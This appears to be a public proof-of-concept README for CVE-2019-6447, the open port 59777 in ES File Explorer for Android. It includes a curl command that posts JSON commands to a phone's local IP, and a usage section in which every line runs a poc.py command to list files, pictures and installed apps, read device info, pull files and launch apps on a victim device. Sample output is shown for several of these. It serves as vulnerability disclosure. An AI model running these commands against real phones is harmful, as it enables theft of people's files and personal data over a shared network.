ES File Explorer Open Port Vulnerability - CVE-2019-6447# ES File Explorer Open Port Vulnerability - CVE-2019-6447
As per their Google Play description:
> ES File Explorer (File Manager) is a full-featured file (Images, Music, Movies, Documents, app) manager for both local and networked use! With over 500 million users worldwide, ES File Explorer (File Manager) helps manage your android phone and files efficiently and effectively and share files without data cost.
Everytime a user is launching the app, a HTTP server is started. This server is opening locally the port 59777:
```console
angler:/ # netstat -ap | grep com.estrongs
tcp6 0 0 :::59777 :::* LISTEN 5696/com.estrongs.android.pop
```
On this port, an attacker can send a JSON payload to the target
```console
curl --header "Content-Type: application/json" --request POST --data '{"command":"[my_awesome_cmd]"}' http://192.168.0.8:59777
```
These commands allow an attacker **connected on the same local network to the victim**, to obtain a lot of juicy information (device info, app installed, ...) about the victim's phone, **remotely get a file** from the victim's phone and **remotely launch an app** on the victim's phone.
## Affected Versions
4.1.9.7.4 and below
## POC Features
With the following Proof Of Concept (POC), you can:
- List all the files in the sdcard in the victim device
- List all the pictures in the victim device
- List all the videos in the victim device
- List all the audio files in the victim device
- List all the apps installed in the victim device
- List all the system apps installed in the victim device
- List all the phone apps installed in the victim device
- List all the apk files stored in the sdcard of the victim device
- List all the apps installed in the victim device
- Get device info of the victim device
- Pull a file from the victim device
- Launch an app of your choice
- Get the icon of an app of your choice
## Demo
[](http://www.youtube.com/watch?v=z6hfgnPNBRE)
## How To
```console
$ python poc.py -g /sdcard/Android/media/com.google.android.talk/Ringtones/hangouts_incoming_call.ogg
$ python poc.py --cmd appPull --pkg com.tencent.mm
$ python poc.py --cmd getAppThumbnail --pkg com.tencent.mm
$ python poc.py --cmd appLaunch --pkg com.tencent.mm
{"result":"0"}
$ python poc.py --cmd getDeviceInfo
{"name":"Nexus 6P", "ftpRoot":"/sdcard", "ftpPort":"3721"}
$ python poc.py --cmd listAppsAll
{"packageName":"com.google.android.carriersetup", "label":"Carrier Setup", "version":"8.1.0", "versionCode":"27", "location":"/system/priv-app/CarrierSetup/CarrierSetup.apk", "size":"2462870", "status":"null", "mTime":"1230796800000"},
{"packageName":"com.android.cts.priv.ctsshim", "label":"com.android.cts.priv.ctsshim", "version":"8.1.0-4396705", "versionCode":"27", "location":"/system/priv-app/CtsShimPrivPrebuilt/CtsShimPrivPrebuilt.apk", "size":"22744", "status":"null", "mTime":"1230796800000"}
$ python poc.py --cmd listAppsPhone
{"packageName":"com.google.android.carriersetup", "label":"Carrier Setup", "version":"8.1.0", "versionCode":"27", "location":"/system/priv-app/CarrierSetup/CarrierSetup.apk", "size":"2462870", "status":"null", "mTime":"1230796800000"}
$ python poc.py --cmd listAppsSystem
{"packageName":"com.google.android.carriersetup", "label":"Carrier Setup", "version":"8.1.0", "versionCode":"27", "location":"/system/priv-app/CarrierSetup/CarrierSetup.apk", "size":"2462870", "status":"null", "mTime":"1230796800000"}
$ python poc.py --cmd listApps
{"packageName":"com.google.android.youtube", "label":"YouTube", "version":"13.50.52", "versionCode":"1350523400", "location":"/data/app/com.google.android.youtube-hg9X1FaylPbUXO1SaiFtkg==/base.apk", "size":"36860368", "status":"com.google.android.apps.youtube.app.application.backup.YouTubeBackupAgent", "mTime":"1545337705957"}
$ python poc.py --cmd listAppsSdcard
$ python poc.py --cmd listAudios
{"name":"hangouts_incoming_call.ogg", "time":"10/17/18 11:33:16 PM", "location":"/storage/emulated/0/Android/media/com.google.android.talk/Ringtones/hangouts_incoming_call.ogg", "duration":5000, "size":"74.63 KB (76,425 Bytes)", }
$ python poc.py --cmd listPics
{"name":"mmexport1546422097497.jpg", "time":"1/2/19 10:41:37 AM", "location":"/storage/emulated/0/tencent/MicroMsg/WeChat/mmexport1546422097497.jpg", "size":"38.80 KB (39,734 Bytes)", }
$ python poc.py --cmd listVideos
$ python poc.py --cmd listFiles
$ python poc.py --cmd listFiles --network 192.168.1.
$ python poc.py --cmd listFiles --ip 192.168.4.17
$ python poc.py list
######################
# Available Commands #
######################
listFiles: List all the files
listPics: List all the pictures
listVideos: List all the videos
listAudios: List all the audio files
listApps: List all the apps installed
listAppsSystem: List all the system apps
listAppsPhone: List all the phone apps
listAppsSdcard: List all the apk files in the sdcard
listAppsAll: List all the apps installed (system apps included)
getDeviceInfo: Get device info
appPull: Pull an app from the device. Package name parameter is needed
appLaunch: Launch an app. Package name parameter is needed
getAppThumbnail: Get the icon of an app. Package name parameter is needed
```
## Contact
Follow me on [Twitter](https://twitter.com/fs0c131y)! You can also find a small part of my work at [https://fs0c131y.com](https://fs0c131y.com)
## Credits
Following a tip from [@moonbocal](https://twitter.com/moonbocal), the investigation and the POC has been made with ❤️ by @fs0c131y
Log in to view the POC file snapshot cached by Shenlong Bot
Log in to view